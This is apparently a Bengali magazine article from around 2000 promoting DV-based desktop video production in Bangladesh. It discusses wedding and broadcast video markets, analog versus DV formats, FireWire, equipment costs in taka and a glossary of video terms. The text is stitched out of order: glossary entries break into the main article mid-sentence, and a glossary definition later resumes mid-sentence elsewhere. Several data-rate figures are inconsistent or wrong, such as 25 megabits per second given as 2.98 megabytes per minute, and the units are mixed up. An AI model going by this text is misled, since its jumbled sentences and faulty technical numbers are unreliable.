কিন্তু সাম্প্রতিককালে এই প্রবণতায় একটু নতুনত্ব এসেছে। বিয়ে -খাতনা - বৌভাতের ভিডিও নির্মাতারা এখন এনালগ ক্যামেরা ও সম্পাদনা সিস্টেমের পাশাপাশি ক্রমশ ডিজিটাল সম্পাদনায় সাত/দশ মিনিটের হাইলাইট তৈরি করে দিচ্ছে। তারা সচরাচর পিনাকলের মিরো ডিসি-৩০, ৫০, টারগা ব্রাভাডো, টারগা-১০০০ ইত্যাদি কার্ড এবং ইউলিড বা এডবি'র সফটওয়্যার দিয়ে ছোট ছোট এসব কাজ করে দিয়ে সাধারণ ভিডিও ভোক্তাদের রুচিতে একটি পরিবর্তন এখনি এনে দিয়েছে। তারা এনালগ টেপের জগতও ছাড়তে শুরু করেছেন। এরই মধ্যে ভিডিও সিডি-ভিসিডি বা সিডি-রম যে নামেই ডাকিনা কেন বিয়ের অনুষ্ঠানটি টেপের বিকল্প মিডিয়া ব্যবহার করতে শুরু করেছে। ১০০ বছরের অমরত্ব প্রাপ্তির আশাতেই হোক আর ভালো মানের বিবেচনায়ই হোক এই ব্যবসাটি এখন রমরমা। এই সেগমেন্টে কয়েক হাজার প্রতিষ্ঠান এবং ক্যামেরা, লাইট ও সম্পাদনার পেছনে লক্ষাধিক লোক কাজ করে বলে ধারণা করা হয়। বিষয়টি কেবল যে আমাদের দেশেই ঘটছে তা নয়। এটি সারা বিশ্বেরই অবস্থা।

চার খ ॥ সম্প্রচার বা পেশাদার ভিডিও

মাত্র কিছুদিন আগেও আমাদের সম্প্রচার ভিডিও বা পেশাদার ভিডিও বিটিভিতেই সীমিত ছিলো। কয়েক বছর আগে সীমিত পর্যায়ের প্যাকেজ অনুষ্ঠান গ্রহণের মধ্যে দিয়ে বিটিভি এই বাজারটিতে বেসরকারী খাতকে সম্পৃক্ত করে। যদিও বিটিভির জন্য বিজ্ঞাপন চিত্র নির্মাণের ব্যাপারটা প্যাকেজ অনুষ্ঠানের আগেই শুরু হয়েছিলো, তথাপি এই খাতের লোকজন প্রধানতঃ বাইরে থেকে ভিডিও চিত্র নির্মাণ করতেন।

স্যাটেলাইট চ্যানেলগুলো বস্তুত এই খাতে ফ্লাডগেট খুলে দেয়। বিটিভি সহ অনেকগুলো সম্প্রচার প্রতিষ্ঠানের জন্য বিজ্ঞাপন চিত্র নির্মাণের পাশাপাশি স্যাটেলাইট চ্যানেলগুলোর পর্দা ভরে রাখার জন্য বিপুল সংখ্যক সৃজনশীল মানুষকে

এমবিপিএস, কেবিপিএস (Mbps, MBPS, kbps) : এমবিপিএস হলো মেগাবাইট বা মেগাবিট পার সেকেন্ড। ভিডিওর ক্ষেত্রে এই হিসাবটি করা হয় এটা নির্ধারণের জন্য যে প্রতি সেকেন্ডে কি পরিমাণ ডাটা রয়েছে তার ভিডিওতে। সাধারণত এক সেকেন্ড মান কম্প্রেসড ভিডিওর জন্য ১৬৭ মে.বা. ডাটা দরকার হয়। এর অর্থ হলো প্রতি ফ্রেমে (পাল সিস্টেমে) ৬.৬৮ এমবি ডাটা দরকার হয়। অর্থাৎ এক মিনিটের ভিডিও রাখে হলো প্রায় ১০ গি.বা. জায়গা। কমপিউটারে ভিডিও সম্পাদনার সময় এখনো আনকম্প্রেসড ডাটা ব্যবহার করা হয় না- অনেক বেশি পরিমাণ জায়গার দরকার হয় বলে। এমনকি ডিজিটাল ভিডিওতে প্রতি সেকেন্ডে ২৫ এমবিপিএস (মে.বি. পার সেকেন্ডে বা প্রতি মিনিটে ২.৯৮ মে.বা.) ডাটা ব্যবহার করা হয়। তবে এটা ডিভিডি মানে (ডিভি-১০০) প্রতি সেকেন্ডে ১০০ মে.বি. বা প্রতি মিনিটে ১১.৯২ মে.বা. পর্যন্ত পৌছাবে। যখন এই হিসাব প্রতি সেকেন্ডে কিলোবাইটে গণনা করা হয় তখন একে কেবিপিএস বলা হয়।

ব্রেক আউট বক্স বা ব্লু বক্স (Breakout Box/Blue Box) : মিরো -১০০, এভিড বা এ জাতীয় ডিজিটাল ভিডিও সম্পাদনা সিস্টেমে ভিডিও সোর্স (যেমন- ক্যামেরা, ভিটিআর, টেপ রেকর্ডার) এবং কমপিউটারের মাঝে একটি আই/ও (ইনপুট- আউটপুট) যন্ত্র ব্যবহার করা হয় যাকে ব্রেকআউট বক্স বলা হয়।

অন্যদিকে ডিপি ৫০০, মাট্রক্স ২০০০ জাতীয় সিস্টেমে এনালগ ভিডিও ইনপুট আউটপুটের জন্য যে যন্ত্র ব্যবহার করা হয় তাকে ব্লু বক্স বলা হয়।

ফায়ারওয়্যার (Firewire) : কমপিউটারের একটি ইন্টারফেস যার সাহায্যে তথ্য সঞ্চালন করা হয়। এপল উদ্ভাবিত এই পদ্ধতিটি ডিজিটাল ভিডিও আদান প্রদানের জন্য ইন্টারফেস হিসেবে বহুল জনপ্রিয়। সিরিয়াল ইন্টারফেসে যেখানে মাত্র ৯৬০০ কি.বা. ডাটা সঞ্চালন হয়, ফায়ারওয়্যারে সেখানে এখন (ভবিষ্যতে আরো বাড়বে) ৪০০ এমবি ডাটা সঞ্চালন করা হয় প্রতি সেকেন্ডে। এই পরিমাণ তথ্য সঞ্চালন বর্তমানের ভিডিও চাহিদাতো বটেই ভবিষ্যতের জন্য যথেষ্ট।

ইউএসবি (USB-Universal Serial Bus) : ইন্টেল উদ্ভাবিত ইন্টারফেস। প্রতি সেকেন্ডে ১২ এম.বি. ডাটা পারাপার করলেও এখন তা ২০০ এম.বি.তে পৌঁছেছে। ভবিষ্যতে ডিজিটাল ভিডিও সঞ্চালনে এটি ইন্টারফেস হিসেবে জনপ্রিয় হতে পারে।

ডিজিটাইজ, ক্যাপচার (Digitize, Capture) : কমপিউটারে ভিডিও সম্পাদনা করার জন্য ভিডিও ধারণ করার নাম ডিজিটাইজ বা ক্যাপচার করা। ডিজিটাল ভিডিও বা ডিভি সরাসরি ফায়ারওয়্যার ইন্টারফেসের সাহায্যে ডিজিটাইজ/ক্যাপচার করা যায়। অন্যান্য ক্ষেত্রে ক্যাপচার/ডিজিটাইজ কার্ড ব্যবহার করতে হয়।

ডিভিই (DVE-Digital Video Effects) : ডিভিই হলো, ডিজিটাল ভিডিও এফেক্টস। এমনকি এনালগ পদ্ধতির ভিডিও সম্পাদনায়

ভিডিওকে পেশা হিসেবে নিতে হয়েছে। ভবিষ্যতে এটি আরো বাড়বে।

চার গ ॥ ইন্টারনেট, মাল্টিমিডিয়া শিল্প-বাণিজ্য

নিকট ভবিষ্যতে ভিডিও আমাদের দেশে ইন্টারনেট, মাল্টিমিডিয়া সফটওয়্যার উন্নয়ন, শিল্প-ব্যবসা ও বাণিজ্যে ব্যাপকভাবে ব্যবহৃত হবে একথা নির্দ্বিধায় বলা যায়। আজকাল ইন্টারনেট যেমনি কেবল টেক্সট আর গ্রাফিক্সনির্ভর এলাকা নয়, তেমনি মাল্টিমিডিয়া সফটওয়্যার ও ব্যবসা বাণিজ্যের ক্ষেত্রেও এর অপরিসীম প্রয়োগক্ষেত্র রয়েছে। সকল প্রকারের প্রশিক্ষণের ক্ষেত্রেও ভিডিও একটি উল্লেখযোগ্য ভূমিকা পালন করবে। ফলে আমরা এই খাতগুলোতেও ভিডিও'র প্রসার দেখতে পাবো।

পাঁচ ॥ ভিডিও ও সম্প্রচারের বিভিন্ন ফরম্যাট

ভিএইচএস, এসভিএইচএস, হাই-৮ নামক তিনটি ফরম্যাটের ভিডিও ক্যামেরা ও এনালগ সম্পাদনা যন্ত্রপাতি হোম সেগমেন্টে জনপ্রিয় হলেও বস্তুত ভিএইচএসই হলো এই সেগমেন্টের প্রধান প্লাটফরম। কেউ কেউ উন্নত মানের জন্য এসভিএইচ এস বা হাই- ৮ ব্যবহার করলেও ভিএইচএস জনপ্রিয় বলে সাধারণ বিতরণের জন্য ভিএইচ এস ফরম্যাটই ব্যবহার করা হয়।

পাঁচ ক ॥ এনালগ পদ্ধতির সম্প্রচার মান

ইউমেটিক বা বি এন্ড সি দিয়ে সম্প্রচার মানের সূচনা হয়। ১৯৯৮ সালেও বিটিভি উভয় ফরম্যাটের ক্যামেরা ও ভিসিআর ব্যবহার করেছে। তবে বেটাক্যাম-এসপি হচ্ছে সম্প্রচারের জন্য সারাবিশ্বে জনপ্রিয় মান। সনি কর্পোরেশন বেটা-- এসপি'র নির্মাতা। সাম্প্রতিক কালে তারা বেটা -এসএক্স নামের আরেকটি এনালগ ফরম্যাট প্রচলন করেছে। তবে সেটি আমাদের দেশে আসেনি।

	এনালগ		ডিভি	
যন্ত্রপাতি	ব্রান্ড/যন্ত্রপাতি	দাম	ব্রান্ড/যন্ত্রপাতি	দাম, টাকায়
ক্যামেরা	বেটাএসপি	১০ লাখ	জেভিসি ৫০ ইউ	২ লাখ
আনুষঙ্গিক যন্ত্রপাতি	ট্রিপড লাইট ইত্যাদি	২ লাখ	ট্রিপড লাইট ইত্যাদি	৫০ হাজার
ভিটিআর	বেটা এসপি	৫ লাখ	ডিভি-২০০০	১.৫ লাখ
কমপিউটার	ম্যাক/পিসি	৪ লাখ	ম্যাক/পিসি	.৭৫ লাখ*
ক্যাপচার কার্ড	মিডিয়া-১০০	১৫ লাখ	ম্যাট্রক্স ২০০০ আরটি	.৭৫ লাখ*
সফটওয়্যার	সংযুক্ত	-	সংযুক্ত	-
মোট		৩৬ লাখ		৪.৫ লাখ

* মেকিন্টোস কমপিউটারের ক্ষেত্রে আই-ম্যাক ডিভি মডেলটির দাম বিবেচনা করা হয়েছে। এতে ফায়ারওয়্যার বিল্টইন থাকে।

পাঁচ খ ॥ সম্প্রচারের মান

সারাবিশ্বে তিনটি সম্প্রচার মান রয়েছে। আমেরিকা ও জাপানে এনটিএসসি, ইউরোপ ও এশিয়ায় (জাপান ছাড়া) পিএএল, ফ্রান্স ও পূর্ব ইউরোপে সেকাম।

পাঁচ গ ॥ হোম-পেশাদার/ডিজিটাল

সারাবিশ্বে বিভিন্নমুখী ভিডিও মানের সমন্বয় করার জন্য কয়েক বছর আগে সনি, প্যানাসনিক, জেভিসি সহ প্রায় সকল নির্মাতা ডিভি নামের একটি ফরম্যাটকে গ্রহণ করে। এই ফরম্যাটের সাথে এপল এর ফায়ারওয়্যার বা আইইই- ১৩৯৪ ইন্টারফেসটি যুক্ত হয়ে এখন বিশ্বের সর্বাধিক জনপ্রিয় ভিডিও ফরম্যাট হচ্ছে ডিভি। তবে এই ডিভি ফরম্যাটের কনজুমার স্তরটি অভিন্ন হলেও এর উপরে ভিত্তি করে প্যানাসনিক তৈরি করেছে ডিভিসি প্রো। সনি বানিয়েছে ডিভিক্যাম এবং জেভিসি তৈরি করেছে ডিজিটাল-এস।

ভিডিও'র সাথে সম্পর্কযুক্ত কতগুলো বহুব্যাপী ভিডিও প্রডাকশন সফটওয়্যার টুলসঃ

সফটওয়্যারের নাম	সংস্করণ	কাজ	প্লাটফরম
প্রিমিয়ার	৫.১ সি	ভিডিও সম্পাদনা	ম্যাক/পিসি
আফটার এফেক্টস	৪.০	ভিডিও সম্পাদনা, এ্যানিমেশন, স্পেশাল এফেক্টস	ম্যাক/ পিসি
ইন ফিনি ডি	৪.৫	থ্রিডি মডেলিং রেন্ডারিং	ম্যাক / পিসি
লাপোমোশন	৩.০	থ্রিডি মডেলিং রেন্ডারিং	ম্যাক / পিসি
ক্যানোমা	১.০	থ্রিডি কনভারসন	ম্যাক / পিসি
এমোরফিয়াম	১.০	থ্রিডি মডেলিং	ম্যাক / পিসি
থ্রিডি ম্যাক্স স্টুডিও	৩.০	থ্রিডি মডেলিং, রেন্ডারিং	পিসি
ফটোশপ	৫.৫	ইমেজ সম্পাদনা	ম্যাক / পিসি
ইলাসট্রেটর	৮.০	ড্রইং-ডিজাইন	ম্যাক / পিসি
ইমেজ রেডি	২.০	এনিমেশন	ম্যাক / পিসি
মরফ	-	মরফিং	ম্যাক / পিসি
ফরম জি	২.৯	থ্রিডি মডেলিং	ম্যাক/পিসি
রেন্ডার জোন	-	রেন্ডারিং	ম্যাক / পিসি

এই তালিকাটি অনেক লম্বা হতে পারে। যারা আগ্রহী তারা এ বিষয়ে লেখকের সাথে যোগাযোগ করতে পারেন।

বর্তমানে যে টিভি মান রয়েছে তাতে প্রতি সেকেন্ডের জন্য আনকমপ্রেসড ডাটার প্রয়োজন হয় ১৬৭ এমবি। ডিভিতে যে কমপ্রেসন প্রযুক্তি ব্যবহার করা হয় তাতে রয়েছে প্রতি সেকেন্ডে ২৫ মে.বি. ডাটা। তবে অনেকেই মনে করেন ২৫ এমবি মানটি যথেষ্ট মান সম্মত হলেও ভবিষ্যতের টেলিভিশনের জন্য যথেষ্ট নয়। সনি তাই ডিভিক্যাম, ডিজিটাল বেটাক্যাম ও ডিজিটাল এইচডি ফরম্যাটের উন্নয়ন করছে। ডিভিক্যাম বস্তুত ডিভি ফরম্যাটেরই একটি রূপান্তর। কিন্তু ডিজিটাল বেটাক্যাম ও ডিজিটাল এইচডি সম্পূর্ণ আলাদা ফরম্যাট। অন্যদিকে ডিভি'র ভিত্তিতেই ডিভিসি প্রো ২৫ ও ৫০ ফরম্যাট প্যানাসনিক বাজারে ছেড়েছে। জেভিসি ডিজিটাল- এসও উন্নয়ন করেছে ডিভি'র ভিত্তিতেই। প্যানাসনিক ও জেভিসি উভয়েই এখন ডিভি'র ১০০ এমবি ফরম্যাটের উন্নয়ন করছে। এসব ফরম্যাটের অসংখ্য ক্যামেরা ভিটিআর ও আনুষঙ্গিক যন্ত্রপাতিতে এখন পেশাদার ভিডিও'র বাজার ভরে গেছে।

ঐতিহাসিকভাবে কনজিউমার ভিডিও প্যানাসনিকের দখলে থাকলেও পেশাদার ভিডিওতে সনি'র ছিলো একাধিপত্য। কিন্তু সাম্প্রতিককালে বিশ্বজুড়ে জনপ্রিয় ওপেন ফরম্যাট ডিভিকে ভিত্তি করে প্যানাসানিক ও জেভিসি সনি'র বেটা ক্যামের রাজত্বে ধ্বস নামাতে পেরেছে। সনি তাই বেটাক্যামকে ডিজিটাল ও এইচডি ফরম্যাটে উন্নত করার চেষ্টা চালাচ্ছে। সনি'র বড় সংকট হলো তারা প্রপ্রাইটরি সিস্টেম ব্যবহার করে। বেটা, হাই-৮, ডিজিটাল-৮, ডিজিটাল বেটাক্যাম ও এইচডি ফরম্যাট প্রধানত সনিই ব্যবহার করে। অন্যদিকে ডিভি এখন সবাই গ্রহণ করেছে। এসব ফরম্যাট ফায়ারওয়্যার ব্যবহার করায় বিশ্বজুড়ে ডিভি ও ডিভি ভিত্তিক ফরম্যাট সমূহ এবং ফায়ার ওয়্যার ব্যাপক জনপ্রিয়তা পাচ্ছে।

ছয় ॥ ভিডিও'র ভবিষ্যত কোন্ পথে?

খুব সঙ্গতকারণেই আমরা বলবো যে, এতোদিন সনি'র প্রপ্রাইটরি সিস্টেমের পেশাদারী ভিডিও ইকুইপমেন্টের বদলে ডিভি'র জগতের সম্প্রসারণ হচ্ছে। সনিও বাধ্য হয়ে এই ফরম্যাটকে গ্রহণ করেছে। এছাড়া ভবিষ্যতে ডিজিটাল টিভি'র যে যুগ আসছে তার অনেকটাই ফায়ারওয়্যার এবং ডিভি'র উপরই দাড়াবে। জেভিসি ইতিমধ্যেই এমনকি টিভি সম্প্রচারের জন্য ফায়ারওয়্যার ব্যবহারের কথা ভাবছে। প্যানাসনিক ও জেভিসির ১০০ এমবি-র ডিভি মানের সাহায্যে এইচডিটিভি বা এসডিটিভি'র জন্য ডিজিটাল ভিডিও প্রডাকশন করা যাবে। এমনকি উভয় প্রতিষ্ঠান একথা বলছে যে ডিভি কম্পাটিবল যন্ত্রপাতির সাথে তারা ১০০ এমবিটস-এর এইচডিটিভি'র কম্পাটিবিলিটি রাখবে। 'এমন

সিস্টেমেও বিশেষ বৈশিষ্ট্য প্রদান করার জন্য ডিজিটাল পদ্ধতি ব্যবহার করা হয় যাকে ডিজিটাল ভিডিও এফেক্ট বলা হয়।

এন জি (NG-Not Good) : নট গুড। ভিডিও ধারণ করার সময় যেসব অংশ ব্যবহার উপযোগী নয় তাকে এনজি বা নট গুড বলা হয়।

ইএনজি (ENG-Electronic News Gathering) : ইএনজি হলো ইলেকট্রনিক নিউজ গেদারিং। টেলিভিশন সম্প্রচারের জন্য বিশেষ পদ্ধতিতে সংবাদ সংগ্রহ ও সম্পাদনা করে নেবার উপযোগী করা।

সিজি (CG-Computer Graphics) : ভিডিও সম্পাদনার সময় ব্যবহৃত কমপিউটারে তৈরি করা গ্রাফিক্স। সাধারণ গ্রাফিক্স থেকে থ্রিডি এনিমেশন পর্যন্ত সবকিছুই এর আওতায় আসে।

ফেডইন, ফেডআউট (Fade In, Fade Out) : কোন দৃশ্য ক্রমশ ক্ষীণ হওয়াকে ফেড আউট এবং কোন দৃশ্য ক্রমশ স্পষ্ট হওয়াকে ফেড ইন বলা হয়।

ইনসার্ট (Insert) : ভিডিও সম্পাদনার সময় মাঝখানে ধারাবাহিক দৃশ্যের মাঝে বিরতির সময় সংক্ষিপ্ত অন্যান্য দৃশ্য স্থাপন করা। ধরা যাক একজন মন্ত্রী একটি বক্তৃতা সভায় বক্তব্য রাখছেন। মন্ত্রীর বক্তব্যের মাঝে দেখা যাচ্ছে শ্রোতা অতিথিবৃন্দ অথবা সাংবাদিকদের দর্শকদের সামনে দেখানো হতে পারে। এই ব্যাপারটিকে ইনসার্ট বলে।

নয়েজ (Noise) : ভিডিওতে নির্দিষ্ট শব্দ ছাড়াও যেসব অবাঞ্ছিত শব্দ মূল শব্দকে ক্ষতিগ্রস্ত করে তাকে নয়েজ বলে। কখনো কখনো ভিডিওতে ধারণের সময় অস্পষ্ট কিছু থাকলে তাকেও নয়েজ বলে।

ফাইনাল কাট প্রো (Final Cut Pro) : এপল উদ্ভাবিত একটি ভিডিও সম্পাদনা প্রোগ্রাম।

প্রিমিয়ার (Premiere) : এডবি উদ্ভাবিত ভিডিও সম্পাদনা প্রোগ্রাম।

ডিবি (db-decibell) : শব্দের একক। ডিবির পরিমাণ যতো বেশি শব্দের উচ্চতা ততো বেশি।

এঙ্গেল (Angle) : যে দৃষ্টিকোণ থেকে ক্যামেরা দিয়ে ছবি তোলা হয় তাকে এঙ্গেল বলা হয়।

সট (Shot) : ভিডিওর আলাদা দৃশ্যকে বোঝানো হয় শট হিসেবে। একনাগাড়ে ধারণকৃত ভিডিও শট হিসেবে গণ্য হয়।

সিকোয়েন্স (Sequence) : সিকোয়েন্স বলতে দৃশ্যপুঞ্জকে বোঝায়। এর সাহায্যে একটি বিশেষ অংশকে বর্ণনা করা হয়।

হোয়াইট ব্যালেন্স (White Balance) : বিশেষ লাইটিং পরিবেশে ক্যামেরার চোখে রঙের ভারসাম্যকে নির্ধারণ করার জন্য সাদা রঙের সাথে ক্যামেরাকে সমন্বয় করিয়ে দিতে হয়। এই ব্যাপারটিকেই হোয়াইট ব্যালেন্স বলা হয়। সাধারণত লাইটিং কন্ডিশন পরিবর্তনের সাথে সাথেই হোয়াইট ব্যালেন্স করা হয়ে থাকে।

আইরিশ (Iris) : নির্দিষ্ট লাইটিং পরিবেশে দৃশ্যের উজ্জ্বলতা বাড়ানো বা কমানো। আইরিশ বাড়ানো বা কমানো হলো একই লাইটিং কন্ডিশনে দৃশ্যের উজ্জ্বলতা বাড়ানো বা কমানো। ◆

ভিডিও ফরম্যাট	প্রকৃত এলপিআই (লাইন/ইঞ্চি)	রেকর্ডিং পদ্ধতি	ব্যবহারের প্রধান ক্ষেত্র	ক্যামেরার আনুমানিকমূল্য	কমপিউটার সম্পাদনা ইউনিটের আনুমানিক মূল্য	প্রযুক্তির ভবিষ্যত	বিদ্যমান টিভির মান অনুযায়ী অবস্থান	জেনারেশন লস (কপি-৫)	এইচডিটিভিতে আপগ্রেড করা যাবে কি?	ক্যামেরা নির্মাতা	কমপিউটারভিত্তিক এডিটিং সিস্টেম নির্মাতা
ভিএইচএস	২২০+	এনালগ	হোম	২৫-৫০ হাজার	১ লাখ	অচল	নিম্ন	হ্যাঁ	না	সনি, প্যানাসনিক	ম্যাট্রক্স, পিনাকল
বেটা সাধারণ	২৫০+	এনালগ	হোম	অচল	অচল	অচল	নিম্ন	হ্যাঁ	না	সনি	ম্যাট্রক্স, পিনাকল
এসভিএইচএস	৪০০+	এনালগ	হোম-সম্প্রচার	৪০ হাজার থেকে ১.৫ লাখ	১ লাখ	অচল	মধ্যম	হ্যাঁ	না	প্যানাসনিক	ম্যাট্রক্স, পিনাকল
হাই ৮	৪০০+	এনালগ	হোম-সম্প্রচার	৪০ - ৭০ হাজার	১ লাখ	অচল	মধ্যম	হ্যাঁ	না	সনি	ম্যাট্রক্স, পিনাকল
ইউম্যাটিক	২৮০+	এনালগ	সম্প্রচার	অচল	অচল	অচল	মধ্যম	হ্যাঁ	না	সনি	অচল
বেটা এসপি	৫০০+	এনালগ	সম্প্রচার	৮-১০ লাখ	১৫ লাখ	অচল	ভাল	হ্যাঁ	না	সনি	মিডিয়া ১০০ এভিড, (ম্যাট্রক্স, পিনাকল)
বেটা এস এক্স	৫৫০+	এনালগ	সম্প্রচার	১০-১২ লাখ	১৫ লাখ	অচল	ভাল	হ্যাঁ	না	সনি	মিডিয়া ১০০ এভিড, (ম্যাট্রক্স, পিনাকল)
ডিজিটাল ৮	৪০০+	ডিজিটাল	হোম-সম্প্রচার	৪০-৫০ হাজার	১.৫০-২ লাখ	অচল	মধ্যম	না	না	সনি	পিনাকল, ম্যাট্রক্স
ডিভি (২৫) ডিভিসি প্রো (২৫) ডিভিক্যাম	৫০০+	ডিজিটাল	সম্প্রচার	৬০ হাজার - ২.৫ লাখ	১.৫০ - ২ লাখ	অচল	ভাল	না	হ্যাঁ	সনি, প্যানাসনিক জেভিসি	পিনাকল, ম্যাট্রক্স
ডিভিসি প্রো (৫০) ডিজিটাল এস	৭০০+	ডিজিটাল	সম্প্রচার	২-৪ লাখ	১.৫০- ৪.০০ লাখ	সচল	ভাল+	না	হ্যাঁ	প্যানাসনিক জেভিসি	পিনাকল, ম্যাট্রক্স
ডিজিটাল বেটাক্যাম	১০০০+	ডিজিটাল	সম্প্রচার	১০ -১৫ লাখ	৫-২০ লাখ	সচল	খুব ভাল	না	হ্যাঁ	সনি	মিডিয়া ১০০ এভিড (ম্যাট্রক্স, পিনাকল)
ডিভিসি প্রো ১০০ ডিজিটাল এস ১০০	১০০০+	ডিজিটাল	সম্প্রচার	৫-৮ লাখ	১৫ - ২০ লাখ	সচল	খুব ভাল	না	হ্যাঁ	প্যানাসনিক জেভিসি	মিডিয়া ১০০ এভিড, (ম্যাট্রক্স, পিনাকল)
ডিজিটাল বেটাক্যাম এইচডি	১৯০০+	ডিজিটাল	সম্প্রচার	৫০ -৭০ লাখ	৫০ লাখ	সচল	খুব ভাল	না	হ্যাঁ	সনি	মিডিয়া ১০০ এভিড (ম্যাট্রক্স, পিনাকল)

একটি অবস্থাতে সনি'র অনুগত ক্রেতারা ছাড়া ওপেন ফরম্যাট হিসেবে এইচডিটিভি'র যুগেও ডিভি'র প্রাধান্য থেকেই যাবে। এছাড়া সনি'র প্রপাইটরি সিস্টেম বরাবরই অনেক দামের। হয়তো অতি প্রফেশনাল মান হিসেবে অনেকেই সনি'র ডিজিটাল বেটাক্যাম বা বেটাক্যাম এইচডি ব্যবহার করতে পারেন। কিন্তু সাধারণভাবে হোম থেকে প্রফেশনাল পর্যন্ত একটি মান যদি সম্প্রসারিত হবার ব্যাপার থাকে তবে সেটি কেবল ডিভি'র দ্বারাই হতে পারে। ফলে এক কথায় ডিভি ভিত্তিক ক্যামেরা এবং পোস্ট প্রডাকশন যন্ত্রপাতি কেনাই হবে বুদ্ধিমানের কাজ।

একেবারে কম বাজেটে বর্তমান টিভি মানের জন্য প্যানাসনিকের এনভি-ডিএস ১১ ইএন ক্যামেরা কেনা যায়। ঢাকাতেই আপনি একটি সিসিডি ডিভি ভিডিও ক্যামেরা ৬০ হাজার টাকায় পেতে পারেন। তবে তিনটি সিসিডি ক্যামেরা কিনতে কমপক্ষে লাখ খানেক টাকা লাগবে। ক্যাননের জি.এল-১ বা প্যানাসনিকের ২১৫ বেশ ভালো পছন্দ হতে পারে। তবে দুই লাখ টাকার রেঞ্জে সবচেয়ে ভালো পছন্দ হলো জেভিসি'র ৫০০ ইউ। ক্যাননে'র জি.এল-১ এবং জেভিসি'র ৫০০ইউ মডেলটির লেন্স পাল্টানো যায়। •এছাড়া জেভিসি'র ক্যামেরাটির মান এই গোত্রের ক্যামেরাগুলোর মাঝে সবচেয়ে ভালো। একই সাথে প্যানাসনিকের ডিভিসি প্রো ক্যামেরা কেনা যায়। প্যানাসনিকের ডিভি ভিটিআর দিয়ে সকল ফরম্যাটের ক্যাসেট চালানো যায় বলে এর ডিভি-২০০০ কেনা যেতে পারে প্রায় দেড় লাখ টাকায়। মনে রাখবেন, ক্যামেরা বা ভিটিআর-ই শেষ কথা নয়। ক্যামেরাটি ভালো হলে তার সাথে লাইট, মাইক, ট্রিপড ইত্যাদিও ভালো হতে হবে। তবে ক্যামেরাটি ডিভি কিনে যদি সিরিয়াল ইন্টারফেসে এসভিএইচএস ওয়্যার দিয়ে ভিডিও সম্পাদনা করা হয় তবে মান কমে যাবে। সুতরাং ভিডিও সম্পাদনার জন্যও ডিজিটাল সিস্টেম কিনতে হবে। এতোদিন পর্যন্ত মিডিয়া- ১০০, এভিড, টারগা ইত্যাদি নন-লিনিয়ার সম্পাদনা সিস্টেমে কমপিউটারের সাহায্যে অফ-লাইন ভিডিও সম্পাদনার কাজ করা হয়েছে। এসব সিস্টেমের পেছনে কমপিউটারসহ ব্যয় হয়েছে ২০ থেকে ২৫ লাখ টাকা। বেটাক্যাম এসপি ক্যামেরার পেছনে ১০/১২ লাখ টাকা, আনুসঙ্গিক যন্ত্রপাতি এবং ভিটিআরের জন্য ৪/৫ লাখ টাকা ব্যয় করলে প্রায় ৫০ লাখ টাকা খরচ করতে হতো একটি ভিডিও প্রডাকশন হাউজ তৈরি করার জন্য। কিন্তু সেদিন শেষ হয়েছে। এখন ৫০ লাখের মাত্র ১০% ব্যবহার করলেই একটি পেশাদার ভিডিও প্রডাকশন হাউজ তৈরি করা যায়। আমরা তুলনা করে দেখেছি যে ৩৬ লাখ টাকার পোস্ট প্রডাকশন হাউজের বদলে মাত্র সাড়ে ৪ লাখ টাকার ডিভি ভিত্তিক প্রডাকশন হাউজ স্থাপন করে সমমানের বা তার চেয়ে ভালো মানের কাজকর্ম করা যায়।

ছয় ক। ভিডিও প্রকাশন-এনালগ বনাম ডিভি?

শুধুমাত্র ডিভি সম্পাদনা করলে মেকিন্টোস কমপিউটারের জন্য কোন ক্যাপচার কার্ড লাগেনা। ফলে সেখানে ব্যয় কমে যাবে। তবে সেই ক্ষেত্রে আমরা মনে করি আইম্যাক না কিনে ঐ টাকা জি-৪ এর জন্য ব্যয় করা যেতে পারে।

ছয় খ। ভিডিও বিপ্লব কিসে?

বলার অপেক্ষা রাখেনা যে ডিভিভিত্তিক প্রযুক্তি নানা কারণে সকলের পছন্দে পরিণত হয়েছে। প্রথমতঃ এটি হোম থেকে আরম্ভ করে আগামী দিনের ডিজিটাল টিভি'র জমানা পর্যন্ত সম্প্রসারণযোগ্য। ডিভিভিত্তিক প্রযুক্তির কম দাম, সহজ ব্যবহারযোগ্যতা, জেনারেশন লস না হওয়া, কমপিউটারের অন্যান্য কাজের সাথে অতি সহজে সমন্বয় করার সুবিধা এবং সম্পূর্ণ প্রডাকশন ব্যবস্থাটিকে একই সাথে সমন্বয় বা ব্যবস্থাপনা করার সুযোগ থাকায় ডিভিই হয়ে দাড়িয়েছে একমাত্র পছন্দ। আমরা যে ডেস্কটপ ভিডিও বিপ্লবের কথা বলছি, তারও সূচনা করেছে এই প্রযুক্তি।

ছয় গ। ডিভি কেমন করে কাজ করে?

ডিভি ক্যামেরা বা ভিটিআরগুলো ফায়ারওয়্যার পোর্টসহ তৈরি হয়। মেকিন্টোস কমপিউটারে (আইম্যাক ডিভি, জি-৪) ফায়ারওয়্যার পোর্ট বিদ্যমান। মেকিন্টোসে ফাইনাল কাট প্রো সফট্‌ওয়্যার বা প্রিমিয়ার ৫.১ থাকলে তা দিয়ে ডিভাইস কন্ট্রোল করা যায়। দু'টি সফট্‌ওয়্যার দিয়েই রিয়েলটাইম সম্পাদনার কাজ করা যায়। অন্যদিকে পিসিতে পিনাকল-এর ডিভি-৫০০ বা ম্যাট্রক্স-এর ২০০০ আরটি ডিভি কার্ড সহ থাকে। ম্যাট্রক্স-এ ৩২ এমবি ভিডিও কার্ডও থাকে। এর সাথে প্রিমিয়ার ৫.১সি সফটওয়্যার দিয়ে রিয়েলটাইম সম্পাদনা করা যায়। ডিভি-৫০০ বা ম্যাট্রক্স ২০০০ আরটিতে একটি ব্রু বক্স থাকে। সেটি দিয়ে এনালগ ভিডিও ইনপুট-আউটপুট করা যায়।

এককথায় যদি ডেস্কটপ ভিডিও বিপ্লবের টুলসগুলোর কথা বলতে হয়, তবে ডিভি ক্যামেরা, ফায়ারওয়্যার ও প্রিমিয়ার এই তিন প্রযুক্তির নাম প্রথমেই বলতে হবে।

যারা ডিভিভিত্তিক প্রডাকশন বা পোস্ট প্রডাকশন কাজ করতে চান তাদের উচিত হবে প্রথমেই ভিডিওগ্রাফি সম্পর্কে জ্ঞান অর্জন করা। যদিও ডিভি ক্যামেরাগুলো অতি সাধারণ মানুষই অপারেট করতে পারে তবুও ফটোগ্রাফি বা ভিডিওগ্রাফি সম্পর্কে ধারণা না থাকলে ক্যামেরা চালাতে পারলেও যথাযথ ফল হয়তো পাওয়া যাবেনা।

